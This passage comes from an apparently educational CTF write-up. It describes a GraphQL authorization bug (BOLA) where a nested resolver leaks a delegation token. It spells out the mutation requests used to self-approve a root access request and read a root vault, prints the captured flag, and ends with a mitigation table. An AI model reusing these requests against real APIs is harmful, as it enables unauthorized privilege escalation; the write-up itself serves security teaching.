top-level delegation(id: ...) resolver had an owner check. The nested staff(...).delegations path returned the exact same data with no check at all. Classic BOLA - same object, two resolver paths, only one actually enforces access control.
Creating and Approving a Root Access Request
First, create the request with our standard session:
POST /graphql
Cookie: session=<standard_session>
Content-Type: application/json

{"query":"mutation { createAccessRequest(tier: \"root\") { id requester tier status } }"}
Got back request ID 5003. Then approve it using the root delegation token as the sponsor:
POST /graphql
Cookie: session=<standard_session>
Content-Type: application/json


{"query":"mutation { approveRequest(id: 5003, sponsor: \"516ea5ac267b5ec3\") { id status } }"}
The response came back status: approved and set a new Set-Cookie header with a session encoded as root role. That new cookie was the important part.
Querying the Root Vault
Using the new root session cookie:
POST /graphql
Cookie: session=<new_root_session>
Content-Type: application/json

{"query":"{ me { username role } rootVault }"}
Response confirmed role root and returned the flag.
Flag 2
KPMG_CTF{ih85b_ciJkQ2IPdMH4dAbLLWOVDNdMqDqBGKLqUc-UzZ}Mitigations
| Vulnerability | Fix |
|---|---|
| Hidden field exposure | Explicitly whitelist fields each role can request; don’t rely on the UI not asking for them |
| Nested resolver BOLA | Apply the same ownership/role check on every resolver path that returns sensitive objects, not just the top-level one |
| Introspection blocked but fields guessable | Blocking introspection is not a substitute for proper field-level authorization |
Summary
Part 1 was a reminder that blocking introspection doesn’t mean your API is secure - authenticated users can still probe for fields by name and get them if the resolver doesn’t check. Part 2 was a BOLA bug: a delegation token was properly restricted through the direct delegation(id: ...) resolver, but the same token was freely returned through the nested staff(...).delegations path with no ownership check. That token let us self-approve a root access request and get a new session with elevated role.